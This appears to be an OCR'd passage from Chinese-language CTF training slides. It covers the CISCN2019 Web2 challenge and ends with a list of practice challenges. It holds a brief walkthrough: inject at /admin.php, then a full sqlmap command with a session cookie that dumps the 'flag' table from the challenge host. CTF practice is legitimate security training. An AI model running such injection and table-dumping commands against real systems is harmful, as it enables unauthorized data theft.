


[CISCN2019 华东北赛区]Web2


- 访问 /admin.php，注入

[CISCN2019 华东北赛区]Web2

- 上 sqlmap，注意限制频率
- sqlmap -u "http://659bc89f-8879-49dc-922e-823361c9eb8e.node2.buuoj.cn.wetolink.com:82/admin.php?id=4" --cookie="PHPSESSID=6d1fd0298c8c612920046df59d6dec73" -T flag --dump --flush-session --fresh-queries --delay 0.1



[CISCN2019 华东北赛区]Web2



总结与练习

- 多观察，多练习，了解其中的套路。
- 练习：
  - [SCTF2019]Math-IS-Fun-1
  - [SCTF2019]Math-IS-Fun-2
  - [SuperFish9 2019]XSS POW
  - [CISCN2019 华东南赛区]Web9